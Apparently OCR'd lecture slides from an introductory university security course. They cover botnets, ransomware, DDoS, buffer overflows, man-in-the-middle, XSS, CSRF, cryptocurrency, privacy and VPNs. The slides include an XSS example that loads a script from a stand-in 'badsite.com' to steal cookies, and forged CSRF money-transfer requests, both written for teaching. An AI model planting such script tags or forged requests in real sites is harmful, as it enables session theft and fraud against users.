
  The bot herder sends out commands for all the zombies to do something

  Botnets can be rented, there's an active botnet market in the bad-guy community (the dark-net)

Malware Example

- Ransomware
- Malware encrypts with a random password all the files on the victim machine, deletes the originals
- The victim must send the bad guys money (bitcoin) to get the "unencrypt" password

  The bad guys typically do send the password when given the money


Cyber attack @UM:
You need to change your UM password!
- Wifi @ UM is working (limited)
- No printing/copying/scanning
- Online Library available with access to sources from outside UM
Cyber updates: maastrichtuniversity.nl/news
- Do not use the computers! Use your laptop instead.
HOUSERULES
Drinks OK
Cold snacks OK
Hot meals NO

Malware Example

- WannaCry Ransomware
  - Exploits a vulnerability in windows file sharing
  - It was fixed before the ransomware attack started!
    - Microsoft (reasonably) charges for new versions
    - Users stay on old version

      Wannacry malware spread itself, encrypted files, demanded bitcoins

NHS cyber-attacks could delay life-saving care and cost millions[1]

[1] Report by Imperial College London, read here

Malware Example

DDOS Attack

- “Distributed Denial of Service" DDOS attack
- Attackers coordinates a large number of machines to send many requests to a site all at once

Counter for Malware Attacks

- Counter: don't open email attachments unnecessarily
- Counter: firewalls on your computer and internet router

Other Common Attacks

Part 5/7

Buffer Overflow

- Idea: gain admin access on your computer (also known as "root" access)
- When a program runs, RAM space is allocated for it. "Buffers" of space are empty, assigned to that program in case the program wants to store any temporary information on your computer while running.
- Attacker can send you a program to run that fills in this extra space with malicious code
- When the malicious code is executed, the attacker has admin access to your computer

Man-in-the-Middle Attacks

- Eavesdrop on communication between computers
- Can edit the messages (impersonate one or both sides)
- Uses unencrypted Wi-Fi
- **Counter: Transport Layer Security (TLS): security between the server and client (public key encryption)**

Cross site scripting (XSS)

- Idea: attacker injects a malicious script into the HTML of a webpage
- When your browser loads a webpage, it displays the HTML and runs associated scripts
- Example: attacker makes an Amazon review: Great price for a great item! Read my review here: script src="http://badsite.com/stealingstuff.js" s cript
- When the page is loaded, attacker's script executes! Then they have access to everything your browser has access to (like cookies)...

What are cookies?

- Messages that servers send to clients (your browser) containing confidential data, like login info
- Remembers "stateful" information, like things you are doing in a current session (items in a shopping cart)
- Example: logging into Facebook, you stay logged in until your cookie expires
- If someone steals your cookie, they can impersonate your session! No need for passwords

Cross site request forgery (CSRF)

- Idea: attacker makes request to server impersonating you
- When you access your information online, you are requesting information from a server and updating your information
- Example: you make a GET request to transfer money on venmo (GET http://bank.com/transfer.do?acct=PersonB&amount=$100 HTTP/1.1)
- Attack example: attacker makes GET request to transfer money to herself (GET http://bank.com/transfer.do?acct=Attacker&amount=$100 HTTP/1.1)
- Attacker can embed this request into a hyperlink for you to click on...

Example CSRF and XSS Attacks

- Netflix CSRF vulnerabilities: attackers could add movies to your queue
- Samy (MySpace worm): XSS script that displayed "but most of all, samy is my hero" on your profile, and if someone clicks on your profile, their profile gets infected

XSS and CSRF Prevention Mechanisms

- Log off applications when not using them
- Don't let your browser store passwords
- Good browsers have Same-Origin Policy (SOP): never accepting requests to servers that don't come from the correct URL (ex: can only send requests to Bank of America from bankofamerica.com)

Cryptocurrency

Part 6/7

What is a Cryptocurrency?

- **Currency**; you can use it to buy things
- Only has value because people agree it has value
- Not run by a government or any other organization (decentralized)
- Key component to work: need to have a way to prevent "duplication" (can't use the same dollar or bitcoin twice)
- Secured by cryptography instead of government or people
- Focus on bitcoin, but there are others (Ethereum)

Transactions

- Bitcoin stored in a wallet
- Sender signs intent using **public-key encryption**
- Processed using cryptography - computers "mine" by helping the transactions
  - First computer to solve the puzzle (Proof of Work) gets some bitcoin (how new BTC are created)
  - 21 million bitcoin will be created (through 2140), then shift to fees
- Optional transaction fees determine speed at which transaction is processed

Blockchain

- Goal: prevent double (fraudulent) transactions
- Decentralized = no master list of each bitcoin
- 200,000 computers in the cryptocurrency network must agree (consensus) and keep a list
- Block: file that records transactions
- Idea: information once recorded can't be changed (prevent fraud)
- Blocks are connected together to form the blockchain
- Removes trust from the transaction
- Other uses of blockchain
  - Ethereum allows smart contracts: contracts (like a bet) that don't require a third party to enforce

Bitcoin Goals

- Decentralized, so no inflation or gatekeeping
- No more fraud
- Independent of local economy
- Easy to transfer funds
- Anonymous (used to be used for criminal activity)

Problems with Bitcoin

- Energy involved with mining
- Volatility as a currency
- Transactions take hours/days
- Transaction fees (Euro 20–30)
- Used as an investment instead of a currency
- Potential for deflation

Privacy

Part 7/7

Privacy

- Companies keep data on how you use their services
- Data leads to more targeted ads (more money)
- In an age of "big data" - super valuable
- Allows many services to be free (but data collected even when you pay)
- Data leads to a massive competitive advantage for companies

Privacy Concerns

- Should companies get to keep information on you?
- Company employees?
- Your government (Snowden)? Foreign governments (why Google pulled out of China)?
- Other companies?
- Criminals through data breaches?

GDPR

- European Law (nothing similar in rest of the world!)
- Ask how data is stored and used
- Request data not be used for certain purposes (such as marketing)
- Ask companies to delete information
- Notify agency and/or users within 72 hours of a data breach

Tracking over IP

- We know very computer on the internet uses an IP address e.g. 171.64.64.110
- Each packet has from: and to: IP addresses
- IP address is assigned by the internet-provider
- IP address generally can be traced to a city or perhaps building
- Geo ip http://www.geoipview.com/

Scenario 1 - Server logs IP

- Web browser contacts web server
- Both have IP addresses!
- A server logs the browser IP of every request it gets in "log files"
- e.g. criminals are using some server to communicate
  - The Politie gets the logs, tries to figure out who each IP is
  - IP address is not a person
  - Politie will need additional info to say who is behind an IP

Scenario 2 - VPN

VPN - Virtual Private Network

- A tunnel for packets
- Hides the true source of a packet
- The packet appears to be from the VPN endpoint
- e.g. I am in Spain but want UM to think I'm in The Netherlands
- 1 Establish VPN tunnel with end-1 in Spain and end-2 in The Netherlands
- 2 From Spain packet goes through VPN tunnel and on to the server
- 3 As seen by the server, the packet is from: end-2, hiding my location

See you doing Exam prep! 👋